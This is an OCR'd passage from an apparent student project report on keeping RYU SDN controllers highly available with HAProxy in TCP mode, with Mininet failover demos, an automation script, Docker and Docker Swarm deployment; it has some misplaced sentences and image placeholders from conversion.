    In TCP mode, HAProxy acts as a TCP proxy and forwards TCP packets between clients and servers. It can distribute the traffic among multiple servers based on various algorithms, such as round-robin, least connections, or source IP hashing. HAProxy can also perform health checks on the backend servers to ensure they are available and remove them from the pool if they fail.

    TCP mode is typically used for non-HTTP protocols, such as SMTP, FTP, or database protocols like MySQL or PostgreSQL. TCP mode has lower overhead than HTTP mode since it does not have to parse and inspect the contents of the packets. This makes it faster and more efficient, but it also means that it cannot perform any content-based routing or filtering.

    It has access to which IP address and port the client is trying to connect to on the backend server. It intercepts the messages by standing in for the server on the expected address and port. It doesn't read the messages; it only acts as a courier passing messages back and forth. Yet, it can still add a lot of benefits including health-checking servers, hiding your internal network from the public Internet, queuing connections to prevent server overload, and rate-limiting connections.

    Because we will deal with traffic between network devices like switches and controllers, it's the more optimal choice as we don't want the proxy server to inspect the messages. We want it to deal with controller health and requests from and into it only.

- **Layer 7 Proxy Mode - HTTP Mode**

  In HTTP mode, HAProxy acts as an HTTP proxy and can perform advanced load balancing and content-based routing based on the contents of the HTTP requests and responses. It can also perform SSL offloading and compression and can modify the HTTP headers and cookies.

  HTTP mode supports several algorithms for load balancing, such as round-robin, least connections, or least time. It also supports custom routing based on the contents of the HTTP requests, such as routing requests based on the URL, the HTTP method, or the presence of certain headers or cookies.

  HTTP mode is typically used for web applications that require advanced load balancing and routing capabilities, such as e-commerce sites, social networks, or content delivery networks. HTTP mode has higher overhead than TCP mode since it must parse and inspect the contents of the HTTP packets, but it also provides more flexibility and control over the traffic. Which we don't need in our scenario.

- **Timeouts**

  - **timeout connect**
    It is the maximum amount of time that HAProxy will wait for a TCP connection to be established with a backend server. In our solution, this is set to 5000 milliseconds (5 seconds).
    This arises when the proxy can't connect to both ends, the network on one side and the controllers on the other side.

  - **timeout client**
    It is the maximum amount of time that HAProxy will wait for a client to send a request or complete the request body. In our solution, this is set to 50000 milliseconds (50 seconds).
    This arises when the proxy can't connect to the Client end, the network side.

  - **timeout server**
    It is the maximum amount of time that HAProxy will wait for a backend server to send a response or complete the response body. In our solution, this is set to 50000 milliseconds (50 seconds).
    This arises when the proxy can't connect to the server end, the controllers' side.

- **Health Check**

  The inter parameter in the server directive sets the interval at which HAProxy will check the health of the backend server. In our solution, this is set to 3000 milliseconds (3 seconds). This means that HAProxy will send a health check to each backend server every 3 seconds to ensure that it is still available and responding to requests.

  It's important to set these timeout values appropriately based on the expected behaviour and performance of the application or service being load balanced. If the timeouts are too short, legitimate connections may be prematurely closed, leading to errors and poor user experience. If the timeouts are too long, connections may be kept open for too long, leading to resource exhaustion and vulnerability to denial-of-service attacks. The inter value should also be set appropriately based on the expected availability and responsiveness of the backend servers.

- **Checking Algorithms – balance**

  The balance option is used to specify the load-balancing algorithm that is used to distribute traffic among the available backend servers. The balance option is specified in the backend section of the HAProxy configuration file, and it can be set to one of several different values, each of which corresponds to a different load-balancing algorithm.

  - **roundrobin (We used this one)**
    The balance roundrobin option is the default load-balancing algorithm. It distributes traffic evenly among the available backend servers in a cyclic manner. Each new connection is assigned to the next server in the list, and the cycle starts over when all servers have been used. The roundrobin algorithm is simple and efficient, and it ensures that each server receives an equal share of the traffic. It works well in situations where the backend servers have similar processing capacities and there are no specific requirements for routing traffic based on the contents of the requests.
    The balance roundrobin option can be combined with the backup option to create a load-balancing configuration with a backup server. The backup option is used to designate a server as a backup that is only used when all of the primary servers are unavailable.


– **leastconn**
The balance leastconn option is a load-balancing algorithm that distributes traffic based on the number of active connections to each backend server. The server with the least number of active connections will receive the next new connection. This algorithm is particularly useful when the backend servers have different processing capacities.
The balance leastconn option can be combined with the backup option to create a load-balancing configuration with a backup server that is used when all of the primary servers are unavailable.
The leastconn algorithm with a backup server can be useful in situations where high availability is critical, and a fallback server is needed in case of primary server failures. By distributing traffic based on the number of active connections, the leastconn algorithm ensures that each server is utilized efficiently and that no server becomes overloaded with connections.
We won't use it in our scenario because it causes continuous switching between the controllers which is expected.

– **source**
The source option uses the source IP address to distribute traffic among the available backend servers. This ensures that requests from the same client are always sent to the same server, which can be useful for stateful applications.


– **random**
The random option distributes traffic randomly among the available backend servers. This can be useful in certain cases where a simple and evenly distributed load-balancing algorithm is desired.

9.4.3 Demo


The following is a demo of our solution using two RYU Controllers.
Step1
The main scenario before connecting to a network:




The Main Controller:



The Backup Controller:



Step 2
Connecting to a network



The Main Controller:

```
netwroks4life@ubuntu:~$ ryu-manager /home/netwroks4life/Desktop/ryu/ryu/app/simple_switch_13.py
loading app /home/netwroks4life/Desktop/ryu/ryu/app/simple_switch_13.py
loading app ryu.controller.ofp_handler
instantiating app /home/netwroks4life/Desktop/ryu/ryu/app/simple_switch_13.py of SimpleSwitch13
instantiating app ryu.controller.ofp_handler of OFPHandler
packet in 0000000000000001 fa:9e:15:5a:fc:bb 33:33:00:00:00:16 1
packet in 0000000000000003 ca:2e:24:d7:30:12 33:33:00:00:00:16 2
packet in 0000000000000001 16:7a:f9:8b:2c:22 33:33:00:00:00:16 2
packet in 0000000000000001 16:7a:f9:8b:2c:22 33:33:ff:8b:2c:22 2
packet in 0000000000000003 ca:2e:24:d7:30:12 33:33:ff:d7:30:12 2
packet in 0000000000000003 46:a4:a4:6b:94:79 33:33:00:00:00:16 1
packet in 0000000000000003 46:a4:a4:6b:94:79 33:33:00:00:00:02 1
packet in 0000000000000003 46:a4:a4:6b:94:79 33:33:00:00:00:16 1
packet in 0000000000000002 46:a4:a4:6b:94:79 33:33:00:00:00:16 3
packet in 0000000000000001 46:a4:a4:6b:94:79 33:33:00:00:00:16 2
```


The Backup Controller:

```
netwroks4life@ubuntu:~$ ryu-manager ryu.app.simple_switch
loading app ryu.app.simple_switch
loading app ryu.controller.ofp_handler
instantiating app ryu.app.simple_switch of SimpleSwitch
instantiating app ryu.controller.ofp_handler of OFPHandler
```

The Network:

```
ubuntu@ubuntu:~/Desktop/Graduation-Project$ sudo mn --topo=linear,3 --controller=remote,ip=192.168.38.148,port=4444
*** Creating network
*** Adding controller
*** Adding hosts:
h1 h2 h3
*** Adding switches:
s1 s2 s3
*** Adding links:
(h1, s1) (h2, s2) (h3, s3) (s2, s1) (s3, s2)
*** Configuring hosts
h1 h2 h3
*** Starting controller
c0
*** Starting 3 switches
s1 s2 s3 ...
*** Starting CLI:
mininet> pingall
*** Ping: testing ping reachability
h1 -> h2 h3
h2 -> h1 h3
h3 -> h1 h2
*** Results: 0% dropped (6/6 received)
mininet>
```

Step 3
The main Controller fails



The Main Controller:

```
packet in 0000000000000001 8e:8f:11:79:ad:2f 33:33:00:00:00:fb 2
packet in 0000000000000003 fa:fe:69:e8:79:77 33:33:00:00:00:fb 2
packet in 0000000000000003 4e:44:da:c6:49:d0 33:33:00:00:00:fb 2
packet in 0000000000000002 ca:8f:b5:d3:82:b7 33:33:00:00:00:fb 3
packet in 0000000000000001 ca:8f:b5:d3:82:b7 33:33:00:00:00:fb 2
^Cnetwroks4life@ubuntu:~$
```


The Backup Controller:

```
netwroks4life@ubuntu:~$ ryu-manager ryu.app.simple_switch
loading app ryu.app.simple_switch
loading app ryu.controller.ofp_handler
instantiating app ryu.app.simple_switch of SimpleSwitch
instantiating app ryu.controller.ofp_handler of OFPHandler
packet in 3 fa:84:77:65:47:56 33:33:00:00:00:02 1
packet in 2 fa:84:77:65:47:56 33:33:00:00:00:02 3
packet in 3 4e:44:da:c6:49:d0 33:33:00:00:00:02 2
packet in 2 ca:8f:b5:d3:82:b7 33:33:00:00:00:02 3
packet in 1 ca:8f:b5:d3:82:b7 33:33:00:00:00:02 2
```

The Network:

```
ubuntu@ubuntu: ~/...    ubuntu@ubuntu: ~/...    ub
*** Adding controller
*** Adding hosts:
h1 h2 h3
*** Adding switches:
s1 s2 s3
*** Adding links:
(h1, s1) (h2, s2) (h3, s3) (s2, s1) (s3, s2)
*** Configuring hosts
h1 h2 h3
*** Starting controller
c0
*** Starting 3 switches
s1 s2 s3 ...
*** Starting CLI:
mininet> pingall
*** Ping: testing ping reachability
h1 -> h2 h3
h2 -> h1 h3
h3 -> h1 h2
*** Results: 0% dropped (6/6 received)
mininet> pingall
*** Ping: testing ping reachability
h1 -> h2 h3
h2 -> h1 h3
h3 -> h1 h2
*** Results: 0% dropped (6/6 received)
mininet>
```

Step 4
The main Controller comes back online.



The Main Controller:

```
packet in 0000000000000001 ca:8f:b5:d3:82:b7 33:33:00:00:00:fb 2
^Cnetwroks4life@ubuntu:~$ ryu-manager /home/netwroks4life/Desktop/ryu/ryu/app/simple_switch_13.py
loading app /home/netwroks4life/Desktop/ryu/ryu/app/simple_switch_13.py
loading app ryu.controller.ofp_handler
instantiating app /home/netwroks4life/Desktop/ryu/ryu/app/simple_switch_13.py of SimpleSwitch13
instantiating app ryu.controller.ofp_handler of OFPHandler
```


The Backup Controller:

```
netwroks4life@ubuntu:~$ ryu-manager ryu.app.simple_switch
loading app ryu.app.simple_switch
loading app ryu.controller.ofp_handler
instantiating app ryu.app.simple_switch of SimpleSwitch
instantiating app ryu.controller.ofp_handler of OFPHandler
packet in 3 fa:84:77:65:47:56 33:33:00:00:00:02 1
packet in 2 fa:84:77:65:47:56 33:33:00:00:00:02 3
packet in 3 4e:44:da:c6:49:d0 33:33:00:00:00:02 2
packet in 2 ca:8f:b5:d3:82:b7 33:33:00:00:00:02 3
packet in 1 ca:8f:b5:d3:82:b7 33:33:00:00:00:02 2
packet in 2 fa:fe:69:e8:79:77 33:33:00:00:00:02 2
packet in 3 fa:fe:69:e8:79:77 33:33:00:00:00:02 2
packet in 1 8e:8f:11:79:ad:2f 33:33:00:00:00:02 2
packet in 2 de:dc:a4:2a:e0:8e 33:33:00:00:00:02 1
packet in 1 de:dc:a4:2a:e0:8e 33:33:00:00:00:02 2
packet in 3 de:dc:a4:2a:e0:8e 33:33:00:00:00:02 2
packet in 1 b2:c8:6d:a7:e1:0b de:dc:a4:2a:e0:8e 1
packet in 2 b2:c8:6d:a7:e1:0b de:dc:a4:2a:e0:8e 2
packet in 2 de:dc:a4:2a:e0:8e b2:c8:6d:a7:e1:0b 1
packet in 1 de:dc:a4:2a:e0:8e b2:c8:6d:a7:e1:0b 2
packet in 1 b2:c8:6d:a7:e1:0b fa:84:77:65:47:56 1
packet in 2 b2:c8:6d:a7:e1:0b fa:84:77:65:47:56 2
packet in 3 b2:c8:6d:a7:e1:0b fa:84:77:65:47:56 2
packet in 3 fa:84:77:65:47:56 b2:c8:6d:a7:e1:0b 1
```


The Network:

```
mininet> dpctl del-flows
*** s1 ------------------------------------------------------------------------
*** s2 ------------------------------------------------------------------------
*** s3 ------------------------------------------------------------------------
mininet> pingall
*** Ping: testing ping reachability
h1 -> h2 h3
h2 -> h1 h3
h3 -> h1 h2
*** Results: 0% dropped (6/6 received)
mininet>
```


Step 5
The backup Controller fails.




The Main Controller:



The backup Controller:




The Network:



Step 6

The backup Controller comes back online



The Main Controller:

```
packet in 0000000000000001 b2:c8:6d:a7:e1:0b ff:ff:ff:ff:ff:ff 1
packet in 0000000000000002 b2:c8:6d:a7:e1:0b ff:ff:ff:ff:ff:ff 2
packet in 0000000000000003 b2:c8:6d:a7:e1:0b ff:ff:ff:ff:ff:ff 2
packet in 0000000000000002 de:dc:a4:2a:e0:8e b2:c8:6d:a7:e1:0b 1
packet in 0000000000000001 de:dc:a4:2a:e0:8e b2:c8:6d:a7:e1:0b 2
packet in 0000000000000001 b2:c8:6d:a7:e1:0b de:dc:a4:2a:e0:8e 1
packet in 0000000000000002 b2:c8:6d:a7:e1:0b de:dc:a4:2a:e0:8e 2
packet in 0000000000000001 b2:c8:6d:a7:e1:0b ff:ff:ff:ff:ff:ff 1
packet in 0000000000000002 b2:c8:6d:a7:e1:0b ff:ff:ff:ff:ff:ff 2
packet in 0000000000000003 b2:c8:6d:a7:e1:0b ff:ff:ff:ff:ff:ff 2
packet in 0000000000000003 fa:84:77:65:47:56 b2:c8:6d:a7:e1:0b 1
packet in 0000000000000002 fa:84:77:65:47:56 b2:c8:6d:a7:e1:0b 3
packet in 0000000000000001 fa:84:77:65:47:56 b2:c8:6d:a7:e1:0b 2
packet in 0000000000000001 b2:c8:6d:a7:e1:0b fa:84:77:65:47:56 1
packet in 0000000000000002 b2:c8:6d:a7:e1:0b fa:84:77:65:47:56 2
packet in 0000000000000003 b2:c8:6d:a7:e1:0b fa:84:77:65:47:56 2
packet in 0000000000000002 de:dc:a4:2a:e0:8e ff:ff:ff:ff:ff:ff 1
packet in 0000000000000001 de:dc:a4:2a:e0:8e ff:ff:ff:ff:ff:ff 2
packet in 0000000000000003 de:dc:a4:2a:e0:8e ff:ff:ff:ff:ff:ff 2
packet in 0000000000000003 fa:84:77:65:47:56 de:dc:a4:2a:e0:8e 1
packet in 0000000000000002 fa:84:77:65:47:56 de:dc:a4:2a:e0:8e 3
packet in 0000000000000002 de:dc:a4:2a:e0:8e fa:84:77:65:47:56 1
packet in 0000000000000003 de:dc:a4:2a:e0:8e fa:84:77:65:47:56 2
packet in 0000000000000002 fa:fe:69:e8:79:77 33:33:00:00:00:02 2
packet in 0000000000000003 fa:fe:69:e8:79:77 33:33:00:00:00:02 2
```

The Backup Controller:

```
instantiating app ryu.controller.ofp_handler of OFPHandler
^Cnetwroks4life@ubuntu:~$ ryu-manager ryu.app.simple_switch
loading app ryu.app.simple_switch
loading app ryu.controller.ofp_handler
instantiating app ryu.app.simple_switch of SimpleSwitch
instantiating app ryu.controller.ofp_handler of OFPHandler
```

The Network:

```
mininet> pingall
*** Ping: testing ping reachability
h1 -> h2 h3
h2 -> h1 h3
h3 -> h1 h2
*** Results: 0% dropped (6/6 received)
mininet> pingall
*** Ping: testing ping reachability
h1 -> h2 h3
h2 -> h1 h3
h3 -> h1 h2
*** Results: 0% dropped (6/6 received)
mininet> pingall
*** Ping: testing ping reachability
h1 -> h2 h3
h2 -> h1 h3
h3 -> h1 h2
*** Results: 0% dropped (6/6 received)
mininet>
```

Conclusion
It works as expected, there are scenarios that shouldn't occur like losing the connection between the proxy and one or both ends. If this happens the proxy will try to reconnect according to timeout values.
Note:
It is recommended to restart the controller manually in case of a failure in the controller itself.

9.4.4 Automation

As the network administrator doesn't have to be familiar with coding, running one script to do it all is the best approach in this case.

```
ubuntu@ubuntu:~/Desktop/Graduation-Project$ sudo ./backup/takeover/run
Configuration file has been edited
Configuration file is valid
haproxy.service status (Should be running)
     Active: active (running) since Wed 2023-05-24 12:59:46 PDT; 31ms ago
New configuration has been reloaded
The proxy is UP
ubuntu@ubuntu:~/Desktop/Graduation-Project$
```

9.4.5 Dockerization


Docker is a popular containerization platform that allows developers to create, deploy, and run applications in a containerized environment.
Benefits of using Docker:

- Isolation: Docker provides a lightweight container environment for running applications. This means that the HAProxy container can be isolated from other processes running on the same host system, providing an added layer of security and stability. Admins don't need to worry about dependents conflicts.
- Portability: Docker containers are portable, which means that the same container image can be deployed on different platforms and environments with minimal changes. This makes it easy to deploy and scale HAProxy instances across multiple servers and environments.
- Easy deployment: With Docker, deploying HAProxy is as simple as running a single command. This makes it easy to spin up new instances of HAProxy when needed, and it simplifies the process of updating or rolling back to previous versions.

This script reads a JSON file which has information about the socket address of the proxy and the controllers and then modifies the HAProxy configuration file and makes sure it's valid the start up the proxy.
The JSON file should look like this:
This reduced human error and made the start-up of the proxy more optimal.

- Resource efficiency: Docker containers are lightweight and consume fewer resources than traditional virtual machines. This means you can run multiple instances of HAProxy on the same host system without impacting performance.
- Easy management: Docker provides a range of tools for managing containers, including Docker Compose and Docker Swarm. These tools make it easy to manage and orchestrate multiple instances of HAProxy, and they provide features like service discovery, load balancing, and automatic scaling.

Docker in action



```
ubuntu@ubuntu:~/Desktop/Graduation-Project/backup/takeover$ docker run --net=host gp-traffic-takeover
[NOTICE]   (1) : New worker (9) forked
[NOTICE]   (1) : Loading success.
[ALERT]    (9) : sendmsg()/writev() failed in logger #1: No such file or directory (errno=2)
[WARNING]  (9) : Server controllers/ryu_controller1 is DOWN, reason: Layer4 connection problem, info: "Connection refused
at step 1 of tcp-check (connect port 6633)", check duration: 0ms. 0 active and 1 backup servers left. Running on backup. 0
 sessions active, 0 requeued, 0 remaining in queue.
[WARNING]  (9) : Server controllers/ryu_controller1 is UP, reason: Layer4 check passed, info: "(tcp-check)", check duratio
n: 1ms. 1 active and 1 backup servers online. 0 sessions requeued, 0 total in queue.
[WARNING]  (9) : Backup Server controllers/ryu_controller2 is DOWN, reason: Layer4 connection problem, info: "Connection r
efused at step 1 of tcp-check (connect port 6633)", check duration: 1ms. 1 active and 0 backup servers left. 0 sessions ac
tive, 0 requeued, 0 remaining in queue.
```


At first, the two controllers were up; the main controller fails at "1" in the image so it switches to the backup. At "2" both are up but the backup controller is still in control. At "3" the backup controller fails and the main one takes control

9.4.6 Limitation

This solution handles the traffic between the controllers and the switches like updating the flow tables, but it doesn't handle the consistency of the configuration between the controllers, so it assumes that the configuration is being maintained by admins.

9.4.7 RYU with Docker swarm

The best way to demonstrate this is on a diagram with the full architecture.



Docker Swarm is a native clustering and orchestration solution for Docker containers. It allows you to create and manage a cluster of Docker nodes, which can be used to deploy and run containerized applications at scale. With Docker Swarm, you can define a set of services that you want to run (in our case its RYU controller), along with their configurations and dependencies, and then deploy those services across the nodes in your cluster. Docker Swarm automatically handles load balancing, fault tolerance and scaling of the services depending on your needs, as well as rolling updates and rollbacks.

Docker Swarm also provides a range of features for managing the nodes in your cluster, including node discovery, node health checks, and node status reporting. Additionally.

In our case we will deploy a service which is a RYU controller with one replica, this allows the service to be reached from any node on the swarm.

```
ubuntu@ubuntu:~$ docker service ps ryu
ID             NAME      IMAGE                          NODE      DESIRED STATE   CURRENT STATE            ERROR
  PORTS
jl529790y9im   ryu.1     ahmedabdelgawad23/gp-ryu:latest   ubuntu    Running         Running about a minute ago
```

```
ubuntu@ubuntu:~$ docker logs -f ryu.1.jl529790y9im514vukshtyg6q
loading app ryu.app.simple_switch_13
loading app ryu.controller.ofp_handler
instantiating app ryu.app.simple_switch_13 of SimpleSwitch13
instantiating app ryu.controller.ofp_handler of OFPHandler
```

In case the node running the service fails, the swarm will recreate the service (container) at another node and will keep doing that in case of another failure.

```
ubuntu@ubuntu:~$ docker node ls
ID                            HOSTNAME   STATUS    AVAILABILITY   MANAGER STATUS   ENGINE VERSION
3bm3t6al73h4bdzbmu14dv0yz     ubuntu     Ready     Active         Reachable        24.0.2
5igkqc9mojx32ku932zdd7611     ubuntu     Ready     Active                          24.0.2
cfj7phfe3gmn7lbbmsuule4sh     ubuntu     Down      Active         Unreachable      24.0.2
no6gqhu9lsqg3thu42csyn7sx     ubuntu     Ready     Active                          24.0.2
r7mhj4arlo4r4ees8jxkm9ckf *   ubuntu     Ready     Active         Leader           24.0.2
```

```
ubuntu@ubuntu:~$ docker service ps ryu
ID             NAME       IMAGE                          NODE      DESIRED STATE   CURRENT STATE            ERROR
PORTS
on4fhmdu0r8x   ryu.1      ahmedabdelgawad23/gp-ryu:latest   ubuntu    Running         Running 38 seconds ago
